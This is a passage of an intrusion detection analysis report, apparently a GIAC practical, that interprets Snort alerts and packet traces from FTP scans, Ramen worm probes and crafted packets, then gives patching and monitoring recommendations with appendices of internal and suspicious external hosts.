(Network Intrusion Detection, An Analyst's Hand book, Second Edition, *S. Northcutt / J. Novak – p226)*

The above Trace shows the first connection from Source port 21 to Destination port 21. This is an invalid combination, and may be another signature of the tool used, that uses the same source and destination ports.

The second trace in Trace 8.0 above from the Alert logs, shows a **Site Exec WU-FTP** alert. It is possible that from the previous reconnaissance scan the external host 128.61.136.233 received a response from MY.NET.219.22 identifying the internal host as an FTP server and 18 minutes later the attacker was back for the exploit. If the Internal Host had responded to the attackers SYN the response would have been a SYN-ACK (as part or the initial 3-Way Handshake), if the response was to the FIN, the response would have been a RESET, because the receiving TCP has no knowledge of the connection.

Furthermore, any Internal hosts that were scanned by the attacker that did not have a service running on Port 21 would also have replied with a RESET.

Reference:
(TCP/IP Illustrated, Volume One, *R. Stevens – p247)*

Possible RAMEN Server Activity

The attacker may be targeting Linux Servers with FTP port 21 open. A virus, known as the Ramen Worm propagates through vulnerable versions of wu -ftp, RPC statd, and LPRng. This affects Red Hat 6.2 and 7.0 machines. In some cases the virus can setup a HTTP service on port **27374** to serve out copies of itself.

There was certainly a lot of evidence of scanning activity on Port 27374. A lot of alerts were generated dur ing February (particularly February 23) and March.

The biggest offenders were from IP addresses:

128.138.2.112	(728 alerts on 3rd – 4th February)
148.129.143.2	(210 alert on 6th, 11th February)
24.48.226.183	(1819 alerts on 11th February)
24.67.186.244	(2438 alerts on 23rd February)

Internal IP addresses that were targeted:

MY.NET.60.11:23	(322 connections)
MY.NET.201.146:4781	(553 connections)

There were a lot of connections to different internal hosts and the connection attempts seemed to be of a random nature to MY.NET.x host s on port 27374. The two Internal IP addresses above were unusual as fixed ports on these hosts were scanned, Port 23 Telnet and Port 4781 (no known service).

Associated activity to FTP ports also included a large number of SYN -FIN scans:

```
03/04-19:47:20.810750 64.0.153.38:21  -> MY.NET.1.13:21
03/04-20:08:56.083826 64.0.153.38:21  -> MY.NET.254.252:21

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/06-16:07:51.212024 128.61.136.233:21  -> MY.NET.1.128:21
TCP TTL:34 TOS:0x0 ID:39426
**SF**** Seq: 0x2DD1A696   Ack: 0x5D8B2875   Win: 0x404
00 00 00 00 00 00
to                        ......
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/06-16:29:21.674545 128.61.136.233:21  -> MY.NET.254.123:21
TCP TTL:34 TOS: 0x0 ID:39426
**SF**** Seq: 0x15322695   Ack: 0x4C3EEBC3   Win: 0x404
00 00 00 00 00 00                         ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Trace 9.0

Trace 9.0 shows a comprehensive scan of MY.NET host s from Source IP 64.0.153.38 and source port 21, to destination port 21, in order to find hosts with the FTP service active. And again on March 6 th a SYB-FIN scan from IP 128.61.136.233, once again the source and destination port is 21.

Some more unusua l activity

This trace shows another crafted packet: SEQ=ACK=WIN, Also TTL is quite large.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/08-23:51:41.321920 194.70.235.33:30974 -> MY.NET.212.70:32788
TCP TTL:239 TOS:0x0 ID:58679 D F
12UAPRS* Seq: 0x78FE8014 Ack: 0x78FE8014 Win: 0x8014
78 FE 80 14 78 FE 31 00 00 00 00 00 00 00 00 00 x...x.1.........
00 00 00 00 14 12 03 00 18 03 00 00 6C 6F 31 00 ............lo1.
00 00 00 00 00 00 00 00 65 70 30 00 00 00 00 00 ........ep0.....
00 00 00 00 00 00 00 00 14 12 01 00 06 03 06 00 ................
30 30 20 30 30 20 30 30 20 31 38 20 20 20 20 20 00 00 00 18
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 2E 2E 2E 2E 0A 0A 00 20 20 20 20 20 20 20 20 .......
20 20 20 00 65 70 31 00 A0 24 BE AD 6D 00 00 00 .ep1..$..m...
65 70 31 00 00 00 00 00 00 00 00 00 00 00 00 00 ep1.............
10 02 00 00 0A 0B 0B 0B 00 00 00 00 00 00 00 00 ................
73 6C 30 00 00 00 00 00 00 00 00 00 00 00 00 00 sl0.............
14 12 05 00 1C 03 00 00 73 6C 30 00 00 00 00 00 ........sl0.....
00 00 00 00 73 6C 31 00 00 00 00 00 00 00 00 00 ....sl1.........
00 00 00 00 14 12 06 00 1C 03 00 00 73 6C 31 00 ............sl1.
00 00 00 00 00 00 00 00 70 70 70 30 00 00 00 00 ........ppp0....
00 00 00 00 00 00 00 00 14 12 07 00 17 04 00 00 ................
70 70 70 30 00 00 00 00 00 00 00 00 70 70 70 31 ppp0........ppp1
00 00 00 00 00 00 00 00 00 00 00 00 14 12 08 00 ................
17 04 00 00 70 7 0 70 31 00 00 00 00 00 00 00 00 ....ppp1........
74 75 6E 30 00 00 00 00 00 00 00 00 00 00 00 00 tun0............
14 12 09 00 35 04 00 00 74 75 6E 30 00 00 00 00 ....5...tun0....
00 00 00 00 74 75 6E 31 00 00 00 00 00 00 00 00 ....tun1........
00 00 00 00 14 12 0A 00 35 04 00 00 74 75 6E 31 ........5...tun1
00 00 00 00 00 00 00 00 65 6E 63 30 00 00 00 00 ........enc0....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 65 6E 63 30 00 00 00 00 ........enc0....
00 00 00 00 00 00 00 00 14 12 0B 00 37 04 00 00 ............7...
65 6E 63 30 00 00 00 00 00 00 00 00 62 72 69 64 enc0........brid
67 65 30 00 00 00 00 00 00 00 00 00 14 12 0C 00 ge0.............
35 07 00 00 62 72 69 64 67 65 30 00 00 00 00 00 5...bridg e0.....
62 72 69 64 67 65 31 00 00 00 00 00 00 00 00 00 bridge1.........
14 12 0D 00 35 07 00 00 62 72 69 64 67 65 31 00 ....5...bridge1.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . ..............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Trace 10

Trace 10 above, shows a crafted packet, with source and destination ports above 30,000. The destination port 32788 falls within the Sun RPC Services range so is immediately suspicious. The data is also interesting. It shows traffic for what appears to be a SLIP PPP tunnel. It is difficult to say whether there are setup issues with the tunnel, or if the tunnel is operating normally.

One possible scenario is an attacker is attempting to hijack a PPP session to a server that has RPC services running, hence the crafted packet and use of high ports. Interesting this alert was generated by “BOMB” Ltd, London . If this is a SLIP PPP connection, this host should be identified and check if this connection is for legitimate use.

Conclusions

The logs supplied for this network show a variety of reconnaissance scans such as:
SYN-FIN scans,
Invalid TCP Flags,
Attempted attacks with invalid TCP Options (eg. SACK and CCNEW),
Trojan probes,

Also, there were possibly successful exploits executed as well.

The data also suggests internal hosts are generating alerts for use of Services and Applications on the Internet that should not be available to clients from a Corporate Network. This includes possible Internet Gaming and NAPSTER file sharing.

Most of the alerted activity was for corresponding vulnerabilities in Red Hat Linux (LPRng, WU-FTP, STATD, IP MASQ). If this Operating System is in use in the organization, special attention should be given to ensuring the latest patches are applied to these hosts.

A number of SNMP alerts for “Public Access” were also detected. The internal hosts that were targeted on UDP Port 161 should be checked if SNMP services are legitimately used. If not the service should be disabled. If access is required remove the default Public community string.

There were many examples of packet crafting found, much of designed for reconnaissance, but some also to affect exploits.

Some interesting activity was also detected that may have been generated by faulty Web devices. Some traffic with correlations with known faults in Nortel CVX Access Switches was collected. The use of such devices within the organisation should be researched to confirm the origin of the alerts.

There was an alarming amount of traffic involving Hosts with IP addresses from Russian and Israeli watchlists, as well as from many Universities globally.

Recommendations
The following actions are recommended to GIAC Enterprises.

1. From the **List of Internal Hosts** attached in the Appendices, ensure host are at the current level of Operating System patching.

2. Check the List of Internal Hosts for software or services running that do not comply with the Organisations Computing policies. Particular attention should be drawn to Sites such as NAPSTER and this practice banned.

3. Check all perimeter defense devices (Firewalls and Router) for correct software patching.

4. Check Security policies on perimeter defense devices for correct Access Lists and Rulebase settings. Check the **List of Suspicious Ports** for correct blocking.

5. Check the **List of Suspicious External Hosts** and carefully monitor activity from these hosts. Consider shunning repeat offenders and advise the ISP for which the addresses are registered of the unwanted activity. This also applies to Universities and Private companies.

6. Check the Organisation for the use of Dialup modems from internal computers to the Internet (eg. MY.NET.212.70). Consider the Corporate Computing policy for this type of practice. Ensure all Internet access from the Organisation is through a controlled channel and is Firewalled.

7. Check for the use of Nortel Web devices within the Organisation, and if they are in use, ensure correct level of patching.

8. Assuming this IDS is running in the DMZ, consider placing IDS systems on the Internal network to pick up activity that penetrates the Perimeter Security (Firewalls / Routers) and makes it into the private LAN.

9. Check for the use of SNMP (Simple Network Management Protocol) services on devices. If not used disable it. If SNMP is used create custom community strings on devices and check the patching levels are updated. This is often used on Routers.

10. Because a number of logs were missing, because of power failures and disk issues, a UPS (Uninterruptible Power Supply) Unit should be fitted for all IDS and Firewalls. A method of archiving Logs and sys-logging should also be developed and implemented. Depending on requirements, up to 6 months worth of logging should be kept. Also ensure all logs are Time Synchronised.

Appendices

1. List of Internal Hosts

MY.NET.152.185
MY.NET.153.237
MY.NET.201.146
MY.NET.201.58
MY.NET.202.6
MY.NET.203.90
MY.NET.205.206
MY.NET .208.6
MY.NET.210.134
MY.NET.210.78
MY.NET.211.26
MY.NET.211.74
MY.NET.212.102
MY.NET.212.70
MY.NET.217.150
MY.NET.217.190
MY.NET.217.58
MY.NET.218.142
MY.NET.219.22
MY.NET.219.222
MY.NET.220.142
MY.NET.220.18
MY.NET.222.142
MY.NET.224.118
MY.NET.227.146
MY.NET.228.22
MY.NET.253.114
MY.NET.5.45
MY.NET.60.11
MY.NET.60.144
MY.NET.97.98
MY.NET.98.21
MY.NET.98.43

Appendices

2. List of Suspicious External Hosts

212.179.125.114
inetnum: 212.179.0.0 - 212.179.255.255
netname: I L-ISDNNET -990517
country: IL

64.80.88.99
CollegePark/KnightsCourt
US

211.248.112.67
inetnum 211.232.0.0 - 211.255.255.255
netname KRNIC
descr Korea Network Information Center country KR admin -c

216.181.129.185 :
PrimusDSL, Inc. (NET -PRIMUSDSL -BLK1)
US
Netname: PRIMUSDSL -BLK1
Netblock: 216.181.0.0 - 216.181.255.255

171.65.61.201 :
Stanford University Network (NETBLK -NETBLK -SUNET)
US
Netname: NETBLK -SUNET
Netblock: 171.64.0.0 - 171.67.255.255

129.105.107.190
Northwestern University (NET -NWUNET)
US
Netname: NWUNET
Netblock: 129.105.0.0 - 129.105.255.255

130.153.60.84 :
The University of Electro -Communications (NET -JAPAN-B2)
JP
Netname: UEC -NET
Netblock: 130.153.0.0 - 130.153.255.255

128.183.38.30 :
NASA Goddard Space Flight Center (NET -GSFC)
US
Netname: GSFC
Netblock: 128.183.0.0 - 128.183.255.255

140.247.187.110:
Harvard University (NET -HARVARD -COLL)
US
Netname: HARVARD -COLL
Netblock: 140.247.0.0 - 140.247.255.255

63.10.224.59 :
UUNET Technologies, Inc. (NETBLK -NETBLK -UUNET97DU)
US
Netname: N ETBLK -UUNET97DU
Netblock: 63.0.0.0 - 63.63.255.255

216.155.34.54 :
The Magnetic Page, Inc (NETBLK -MAGPAGE)
US
Netname: MAGPAGE

Netblock: 216.155.0.0 - 216.155.63.255

128.61.136.233 :
Georgia Institute of Technology (NET -GATECH)
US
Netname: GATECH
Netblock: 128.61.0.0 - 128.61.255.255

203.170.152.87 :
inetnum 203.170.128.0 - 203.170.191.255
netname CSC
descr C.S.Communications Co., Ltd.
country TH

24.218.213.83 :
ServiceCo LLC - Road Runner (NET -ROAD-RUNNER-6)
US
Netname: ROAD -RUNNER-6
Netblock: 24.218.0.0 - 24.218.255.255

195.11.224.126 :
inetnum: 195.11.224.0 - 195.11.239.255
netname: DEMON -AMSTERDAM
country: GB

24.188.221.67 :
Optimum Online (Cablevision Systems) (NETBLK -NETBLK-OOL)
US
Netname: NETBLK -OOL
Netblock: 24.188.0.0 - 24.191.255.255

24.64.19.140
Shaw Fiberlink ltd. (NETBLK -FIBERLINK-CABLE)
CA
Netname: FIBERLINK -CABLE
Netblock: 24.64.0.0 - 24.71.255.255

149.43.160.223
Colgate University (NET -COLGATE-)
US
Netname: COLGATE-1
Netblock: 149.43.0.0 - 149.43.255.255

64.108.63.165
Ameritech (NETBLK -NET-AIT-ADSL1)
US
Netname: NET -AIT-ADSL1
Netblock: 64.108.0.0 - 64.109.255.255

202.156.71.217
inetnum 202.156.0.0 - 202.156.95.255
netname SCVCABLENET-AP
country SG

24.177.232.182
@Home Network (NETBLK -HOME-2BLK)
US
Netname: HOME -2BLK
Netblock: 24.176.0.0 - 24.183.255.255

204.157.40.218
AGIS (NETBLK -NET99-CIDR1)
US
Netname: NET99 -CIDR1
Netblock: 204.157.0.0 - 204.157.255.255

128.138.2.112
University of Colorado (NET -COLORADO)
US
Netname: COLORADO
Netblock: 128.138.0.0 - 128.138.255.255

24.48.226.183
Adelphia Cable Communications (NETBLK -ADELPHIA -CABLE)
US
Netname: ADELPHIA -CABLE
Netblock: 24.48.0.0 - 24.51.255.255

148.129.14 3.2
Bureau of the Census (NET -CENSUS)
US
Netname: CENSUS
Netblock: 148.129.0.0 - 148.129.255.255

194.70.235.33
inetnum: 194.70.235.0 - 194.70.235.255
netname: BOMB
descr: Bomb Ltd
country: GB

194.87.6.79
inetnum: 194.87.0.0 - 194.87.255.255
netname: RU -DEMOS -940901
country: RU

3. References

Text

TCP/IP Illustrated, Volume One, *W. Richard Stevens*

Network Intrusion Detection, An Analyst's Handbook, Second Edition,
S. Northcutt / J. Novak

RFC

RFC 2327: SDP: Session Description Protocol
M. Handley, V. Jacobson
1998

RFC 2018 - TCP Selective Acknowledgment Options,
M. Mathis, J. Mahdavi, S. Floyd, A. Romanow
1996

RFC 1644 T/TCP -TCP Extensions for Transactions Functional Specification
R. Braden
1994

Appendices

3. References (cont)

Web Sites

Session Announcement Protocol
http://fiddle.visc.vt.edu/courses/ecpe4984 -nad/ex_mcast_sap.html
http://www.cs.columbia.edu/~hgs/internet/sdp.html

Security Problems with Linux 2.2.x IP Masquerading
http://www.securiteam.com/unixfocus/5RQ0A000DA.html

Ports and Known/Suspected Services
http://userpages.umbc.edu/~robin/Security/portlist -1024-49151.html
http://www.securityportal.com/firewalls/ports/ports3501to7000.html

Issues In BIND
http://www.isc.org/ml -archives/bind-users/2000/09/msg00043.html

Issue with Checkpoint Firewall VPN
http://www.securiteam.com/exploits/CheckPoint_Firewall_-1_is_vulnerable_to__Port_0__Denial_of_Service_attack.html

HPING Utility
http://archives.neohapsis.com/archives/firewalls/2001 -q1/0889.html

TCP Connection Count Option
http://lib.ic.asf.ru /tcp41/00048.htm

Nortel CVX Switch Issues
http://archives.linuxbe.org/arch055/0239.html
http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Fmid%3D156038%26start%3D2001 -01-12%26list%3D75%26fromthread%3D0%26threads%3D0%26end%3D2001 -01-18%26

Correlations:

Gnutella port 6699
http://www.sans.org/y2k/052000.htm
http://www.sans.org/y2k/gnutella.htm

Port 515 Connect
http://www.sans.org/y2k/120500.htm
http://www.nask.pl/NASK/CERT/CA/CA -2000-22.html

Null Scan
http://www.sans.org/y2k/032300-2030.htm

Tiny Fragments
http://www.sans.org/y2k/052400-1300.htm

Wingate 1080
http://www.sans.org/y2k/021901-1400.htm

SMB Name Wildcard
http://www.sans.org/y2k/052300-0800.htm
http://www.sans.org/y2k/081200-1300.htm

Russian Dynamo
http://www.sans.org/y2k/072818.htm